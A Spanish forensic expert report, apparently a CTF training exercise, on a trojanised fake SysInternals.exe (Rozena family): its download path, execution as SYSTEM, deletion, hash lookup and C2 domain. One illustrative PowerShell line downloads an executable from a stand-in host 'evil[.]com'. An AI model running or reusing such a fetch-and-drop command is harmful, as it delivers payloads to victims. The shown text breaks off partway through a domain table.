ANÁLISIS FORENSE INFORMÁTICO

INFORME PERICIAL

ANÁLISIS DE ARTEFACTOS Y CADENA DE CUSTODIA, SYSINTERNALS LAB

TRABAJO REALIZADO POR

ILIAN LUBENOV

CONTENIDO

1. Identificación del perito. 1

2. Objeto de la pericia. 2

3. Alcance y limitaciones. 3
   3.1 Alcance del trabajo. 3

   3.2 Limitaciones. 3

4. Antecedentes. 5

5. Resumen ejecutivo. 6

6. Elementos recibidos y verificación de integridad. 7
   6.1 Descripción de los indicios entregados (Imagen .E01). 7

   6.2 Control de Integridad y Validación Criptográfica (Hashes MD5/SHA-1). 7

7. Entorno metodológico y herramientas utilizadas 9

8. Análisis detallado de artefactos 10
   8.1 Búsqueda del malware 10

   8.2 Análisis del malware 15

9. Conclusiones periciales. 22
   9.1 Cronología 23

10. Anexo 25
   10.1 Identificación del caso 25

   10.2 Descripción de los indicios 25

   10.3 Verificación criptográfica (Hashes) 25

   10.4 Registro de traspaso (Transfer logs) 26

   10.5 Prueba finalización CTF 27

1

Identificación del perito

El autor del presente informe, Ilian Lubenov, mayor de edad, con DNI de número 123456789K, actúa en calidad de perito especialista en ciberseguridad y análisis forense digital, comparece y, como mejor proceda en Derecho, EXPONE:

De conformidad con lo establecido en el Artículo 335.2 de la Ley 1/2000, de 7 de enero, de Enjuiciamiento Civil, el autor del presente dictamen manifiesta prometer (o jurar) decir verdad, actuar con la mayor objetividad posible, tomando en consideración tanto lo que pueda favorecer como lo que sea susceptible de causar perjuicio a cualquiera de las partes, y que conozco las sanciones penales en las que podría incurrir si incumpliere mi deber como perito, según lo establecido en el Código Penal.

Nombre completo: Ilian Lubenov.

Documento Nacional de Identidad: 123456789K.

Titulación / Certificaciones: Curso de Especialización en Ciberseguridad en Entornos de las Tecnologías de la Información.

- Nivel P-5.5.4 de la Clasificación Internacional Normalizada de la Educación (CINE P-5.5.4).
- Nivel 5C del Marco Europeo de las Cualificaciones (EQF 5C).

Empresa/s: Digitechfp.

2

Objeto de la pericia

El objeto del presente informe es realizar un **análisis forense digital sobre la imagen pericial** (.E01) de un equipo de cómputo, a raíz de un incidente de seguridad comunicado por su usuario.

El usuario refirió haber descargado lo que consideraba la suite legítima de herramientas *"SysInternals"* para Windows. Tras intentar ejecutarla, las herramientas no se iniciaron y quedaron inaccesibles. Desde ese momento, el usuario observó una degradación progresiva del rendimiento del sistema.

La pericia se centra en los siguientes objetivos técnicos:

- Identificación del malware.
- Determinar el nombre del archivo ejecutable descargado por el usuario.
- Determinar la fecha de última modificación del malware.
- Obtener el valor del hash SHA-1 del malware.
- Identificar la familia del malware según el proveedor "Alibaba" en VirusTotal.
- Determinar el nombre de dominio completamente calificado (FQDN) del primer dominio mapeado.
- Identificar la IP y ubicación geográfica asociadas a dicho dominio.
- Determinar el nombre del ejecutable descargado (*dropped*) por el ejecutable de primera etapa.
- Identificar el nombre del servicio instalado por el ejecutable de segunda etapa.

3

Alcance y limitaciones

3.1 Alcance del trabajo

El alcance de la presente investigación técnica se centra estrictamente al procesamiento, auditoría y **análisis forense de las evidencias digitales facilitadas y debidamente integradas en la cadena de custodia:**

Para garantizar el rigor de la pericia, el alcance se ha desarrollado exclusivamente sobre el siguiente elemento:

- **Imagen Pericial del Disco (.E01):**

  Copia física bit a bit del disco interno del equipo afectado, sobre la cual se han realizado todos los análisis descritos en el presente informe, sin alteración alguna del material original.

3.2 Limitaciones

Durante el desarrollo de la presente pericia se han identificado las siguientes limitaciones técnicas:

- **Exclusión de entornos externos:**

  Queda fuera del alcance técnico y legal de esta pericia cualquier acceso o análisis de servidores de red, infraestructura del atacante o servicios externos, incluyendo el servidor de mando y control identificado durante el análisis.

- **Archivo malicioso borrado:**

  El ejecutable SysInternals.exe fue encontrado en estado *Unallocated* (eliminado), lo que impidió el cálculo directo de su hash MD5 y SHA-256 desde Autopsy. El valor hash SHA-1 fue obtenido a través del artefacto *Amcache.hve*, que registra dicho valor en el momento de la ejecución del archivo cuando aún se encontraba íntegro.

- **Ausencia de datos de identificación del usuario:**

  El equipo analizado no permite atribuir la actividad a una persona física concreta, dado que el informe se emite a solicitud de un usuario anónimo.

4

Antecedentes

El presente informe se emite a solicitud de un usuario anónimo que reportó un incidente de seguridad en su equipo tras la descarga e intento de ejecución de lo que consideraba la suite legítima de herramientas *SysInternals* para Windows.

Los hechos que motivan la intervención son los siguientes:

- **Ejecución fallida del software descargado:**

  El usuario descargó un archivo que se presentaba como la suite *SysInternals*. Tras intentar ejecutarlo, las herramientas no se iniciaron y quedaron inaccesibles, lo que difiere del comportamiento esperado del software legítimo.

- **Degradación progresiva del sistema:**

  A partir de ese momento, el usuario observó que su equipo experimentaba una ralentización sostenida y una pérdida gradual de capacidad de respuesta, síntomas compatibles con la presencia de código malicioso ejecutándose en segundo plano.

Para garantizar el principio de mismidad e inalterabilidad de la evidencia, se procedió a la adquisición forense del disco interno del equipo afectado mediante un clonado físico exacto bit a bit, generando una imagen pericial en formato .E01 sobre la que se han realizado todos los análisis descritos en el presente informe.

5

Resumen Ejecutivo

El presente informe analiza los artefactos digitales de un equipo cuyo usuario reportó haber descargado lo que consideraba la suite legítima de herramientas *SysInternals* para Windows, observando posteriormente que las herramientas no se ejecutaron correctamente y que el sistema experimentó una degradación progresiva de su rendimiento.

El análisis forense de la imagen pericial (.E01) mediante Autopsy permitió localizar el supuesto malware en la ruta C:\Users\Public\Downloads el archivo llamado **SysInternals.exe** (57.344 bytes), descargado el **15 de noviembre de 2022 a las 21:18:40 CET** por el usuario **IEUser** a través de Microsoft Edge desde la URL http://www[.]sysinternals[.]com/SysInternals[.]exe, que suplanta mediante protocolo HTTP el dominio legítimo de Microsoft. El archivo fue ejecutado aproximadamente 40 minutos después bajo contexto **SYSTEM** y posteriormente eliminado del sistema de archivos, siendo recuperado por la herramienta Autopsy.

La consulta del hash **SHA-1** (fa1002b02fc5551e...), obtenido a través del artefacto *Amcache.hve* mediante Registry Explorer, confirmó en VirusTotal que el archivo es un **troyano** de la familia **Rozena**.

El análisis de comportamiento dinámico del malware reveló que **SysInternals.exe** actúa como ejecutable de primera etapa, estableciendo comunicación con el servidor de mando y control (C2) www[.]malware430[.]com y descargando un segundo payload denominado **VMwareUpdate.exe**. Adicionalmente, el malware modificó el archivo *hosts* del sistema para redirigir la resolución de www[.]malware430[.]com hacia la IP 192[.]168[.]15[.]10, garantizando la comunicación con el C2 de forma independiente a los servidores DNS externos.

6

Elementos recibidos y verificación de integridad


6.1 Descripción de los indicios entregados (Imagen .E01).

El laboratorio forense ha recibido en fecha **26 de mayo de 2026** los siguientes indicios digitales, debidamente precintados y referenciados en el registro estricto de la cadena de custodia:

- **Elemento 1 (Imagen Pericial):** Un archivo con extensión .E01 que contiene el clonado físico bit a bit del disco original (SSD interno) entregado por el usuario.

6.2 Control de Integridad y Validación Criptográfica

Para dar cumplimiento a las exigencias legales de inalterabilidad de la prueba, se ha procedido al cálculo de las funciones resumen (*hash*) MD5 y SHA-1 de los archivos recibidos, cotejándolos con los valores certificados por el perito principal en el documento de cadena de custodia original.



Elemento / Evidencia.	Algoritmo.	Hash Original (Cadena Custodia).	Hash Calculado (Laboratorio).	Resultado de Validación.
Imagen Disco (.E01) “SysInternals.E01”	MD5	N/A	cc5807fa709ac4517160841f9480bad8	Coincidente (OK)
	SHA-1	N/A	7a905de84e1dcf37d3cbb72a18ddfce01e0c5729	

7

Entorno metodológico y herramientas utilizadas

Herramienta forense	Versión	Fabricante	Finalidad
FTK Imager	8.2.0_SP1	Exterro	Cálculo de hash MD5 y SHA-1
Autopsy	4.23.1	Sleuth Kit Labs	Explorar y analizar colmenas. Medios y dispositivos físicos. Entorno y usuarios
VirusTotal	N/A	Bernardo Quintero, equipo de Hispasec	Geolocalizar IP's Consultar si un archivo es malware dado su hash
Registry Explorer	2026.5.0	Eric Zimmerman	Análisis del malware y cálculo del su SHA-1. Archivo Unallocated (Eliminado).

8

Análisis detallado de artefactos


8.1 Búsqueda del malware.

Para localizar el ejecutable malicioso se procedió a examinar el sistema de archivos de la imagen pericial mediante Autopsy, navegando a la carpeta de descargas de cada usuario creado en el sistema.

/img_SysInternals.E01/Users/USUARIO/Downloads

En la carpeta del propio usuario víctima “IEUser” no se encontró nada en la carpeta de descargas. Sin embargo si se encontró en la carpeta del usuario “Public”. En dicha ruta se localizó el archivo SysInternals.exe, con un tamaño de 57.344 bytes y las siguientes marcas temporales registradas en la MFT:

Marca temporal / Nombre columna	Valor
Modified Time	2022-11-15 22:18:51 CET
Change Time	2022-11-15 22:19:00 CET
Access Time	2022-11-15 22:19:00 CET
Created Time	2022-11-15 22:18:51 CET



(Imagen 1: Contenido de la carpeta Public\Downloads en Autopsy, donde se observa SysInternals.exe con flags Unallocated, evidenciando su eliminación posterior a la ejecución).

La ubicación del archivo en *"C:\Users\Public\Downloads"* en lugar del perfil personal del usuario (*C:\Users\IEUser\Downloads*) resulta significativa desde el punto de vista forense.

Esta elección es característica de código malicioso por varios motivos:

- Se trata de una ruta accesible por cualquier cuenta del sistema sin necesidad de privilegios elevados
- Recibe menor atención por parte de soluciones antivirus y del propio usuario
- Y favorece la persistencia en entornos multi-usuario, permitiendo la ejecución independientemente del perfil activo.


Además de que se observa en las columnas "Flag (dir)" y "Flags (Meta)" el archivo aparece como "Unallocated, queriendo decir que fue eliminado del sistema de archivos pero Autopsy lo recuperó. El atacante intentó borrarlo para cubrir sus huellas.

Respecto al origen del archivo en esta ruta, se contemplan dos hipótesis:

- Que fuera descargado directamente en Public\Downloads mediante un script o comando, sin intervención del navegador; o que fuera descargado inicialmente en IEUser\Downloads y posteriormente movido. La ausencia de cualquier rastro del archivo en la carpeta personal del usuario, ni siquiera en estado *Unallocated*, hace más probable la primera hipótesis.
- El análisis de los flags de la MFT revela que tanto la entrada de directorio (**Flags Dir**) como los metadatos (**Flags Meta**) del archivo figuran como *Unallocated*, lo que indica que fue **eliminado del sistema de archivos** tras su ejecución. No obstante, los datos permanecían recuperables en el disco, permitiendo su análisis por parte de Autopsy. Esta acción de borrado es consistente con una maniobra de anti-forense destinada a dificultar la detección del compromiso.

Para corroborar el origen del archivo, se consultó la carpeta de descargas del usuario "IEUser", sin ningún archivo ejecutable ni tampoco archivo en estado *"Unallocated"*, lo que sugiere que la descarga no se realizó a través del mecanismo habitual del navegador, si no mediante algún script o el navegador de alguna forma ha permitido descargar en la carpeta del usuario "Public" directamente.

Pues por defecto toda descarga desde un navegador (Edge, Chrome, Firefox) va a la carpeta personal correspondiente del usuario en "Downloads" por ejemplo C:\Users\IEUser\Downloads.



(Imagen 2: Carpeta Downloads del perfil IEUser en Autopsy, vacía, confirmando que el ejecutable malicioso no fue descargado a través del perfil personal del usuario).

Un comando como este podría haber bypasseado esto:

Invoke-WebRequest -Uri "http://evil[.]com/SysInternals[.]exe" -OutFile "C:\Users\Public\Downloads\SysInternals.exe"


Es importante aclarar que no se pueden ejecutar comandos “cmd” ni “powershell” desde el navegador (de la manera ordinaria), si no que es más probable que se ha ejecutado algún script instalador.

Para determinar el origen de la descarga se consultó la sección:

Data Artifacts → Web History

Donde se identificó que el usuario IEUser accedió mediante Microsoft Edge a la siguiente URL el 15 de noviembre de 2022 a las 21:18:40 CET:

http://www[.]sysinternals[.]com/SysInternals[.]exe



(Imagen 3: Sección Web History en Autopsy, mostrando la URL de descarga de SysInternals.exe mediante protocolo HTTP desde un dominio que suplanta a sysinternals.com.)

Cabe destacar que la URL emplea el protocolo HTTP en lugar de HTTPS, a diferencia del dominio legítimo de Microsoft Sysinternals, que opera exclusivamente bajo conexión cifrada. Esta circunstancia constituye un indicador de compromiso (IoC) que apunta a un dominio fraudulento que suplanta la apariencia del legítimo.

Es importantísimo comprender que al usar HTTP es muy inseguro, es decir, eso explica totalmente porqué el archivo acabó en “Public” y no en la carpeta “Downloads” del respectivo usuario.

Ese servidor malicioso podría perfectamente haber devuelto una respuesta HTTP con una cabecera del tipo:

Content-Disposition: attachment; filename="SysInternals.exe"


combinada con técnicas que redirigen la descarga hacia la carpeta del usuario “Public”.

Y tampoco cuenta con “WWW” siendo un posible intento de falsificar un dominio o “*typosquatting*”.

Finalmente, se verificó la ejecución del archivo mediante la sección Data Artifacts → Run Programs, donde consta que SysInternals.exe fue ejecutado el 15 de noviembre de 2022 a las 22:19:36 CET *(~40 minutos después de descargarse)* bajo el contexto SYSTEM. La fuente de este registro es el artefacto BAM (Background Activity Moderator), almacenado en la clave de registro HKLM\SYSTEM. La ejecución bajo contexto SYSTEM indica que el proceso

obtuvo el nivel de privilegios más elevado del sistema operativo, lo que le permitió operar sin restricciones sobre los recursos del equipo.

Para terminar se acabó eliminando de “Public”.




(Imagen 4: Sección Run Programs en Autopsy, confirmando la ejecución de SysInternals.exe como SYSTEM a las 22:19:36 CET del 15 de noviembre de 2022, con fuente BAM.)

8.2 Análisis del malware.

Para determinar si el archivo SysInternals.exe constituye código malicioso, se procedió al cálculo de su hash SHA-1 y a su posterior consulta en la plataforma **VirusTotal**.


Dado que el archivo se encontraba en estado *Unallocated* (eliminado), Autopsy no fue capaz de calcular su hash de forma fiable. Por este motivo, se recurrió a la herramienta **Registry Explorer** para analizar el artefacto **Amcache.hve**, extraído previamente desde la imagen pericial mediante Autopsy. Este artefacto del registro de Windows almacena, entre otros metadatos, el hash SHA-1 de cada ejecutable en el momento de su ejecución, constituyendo por tanto una fuente fiable del valor original del archivo cuando aún se encontraba íntegro en el sistema.



(Imagen 5: Vista de Registry Explorer sobre Amcache.hve, mostrando la entrada de SysInternals.exe con su hash SHA-1.)


El hash SHA-1 obtenido es el siguiente:
fa1002b02fc5551e075ec44bb4ff9cc13d563dcf

Introducido dicho hash en VirusTotal, la plataforma confirma que el archivo es detectado como troyano por múltiples proveedores. Concretamente, el proveedor AliCloud (Alibaba) lo clasifica dentro de la familia de malware Rozena, también conocida bajo los alias jaik, deyma y genericrxvh. Además de aportarnos una breve descripción del malware en sí.



(Imagen 6: Resultado de la búsqueda del hash SHA-1 en VirusTotal, mostrando las detecciones de múltiples proveedores y la clasificación como familia Rozena por parte de AliCloud.)

A continuación se procedió a analizar las **relaciones de red** del malware desde la pestaña *Relations* de VirusTotal, donde se identificaron los dominios contactados durante su ejecución. Entre los 20 dominios registrados, destaca malware430.com con 4 detecciones sobre 91 proveedores, identificado inequívocamente como el **servidor de mando y control (C2)** del malware.



2026-05-25	0 / 92	200	https://download.sysinternals.com/files/Hex2Dec.zip
2026-05-26	0 / 92	302	http://www.google.com/
2026-05-24	0 / 92	200	http://www.msftncsi.com/ncsi.txt

Contacted Domains (20)

Domain	Detections	Created	Registrar
c.lencr.org	0 / 91	2020-06-29	Cloudflare, Inc.
cs9.wac.phicdn.net	0 / 91	2014-11-14	MarkMonitor Inc.
docs.microsoft.com	0 / 91	1991-05-02	-
download.sysinternals.com	0 / 91	1998-04-12	-
example.org	0 / 91	1995-08-31	-
fp2e7a.wpc.2be4.phicdn.net	0 / 91	2014-11-14	MarkMonitor Inc.
fp2e7a.wpc.phicdn.net	0 / 91	2014-11-14	MarkMonitor Inc.
google.com	0 / 91	1997-09-15	MarkMonitor Inc.
ipv4only.arpa	0 / 91	-	-
learn.microsoft.com	0 / 91	1991-05-02	-
malware430.com	4 / 91	-	-
msftncsi.com	0 / 91	2005-11-10	-
query.prod.cms.rt.microsoft.com	0 / 91	1991-05-02	-
res.public.onecdn.static.microsoft	1 / 91	2023-05-05	MarkMonitor Inc.
sysinternals.com	0 / 91	1998-04-12	-
www.google.com	0 / 91	1997-09-15	MarkMonitor Inc.
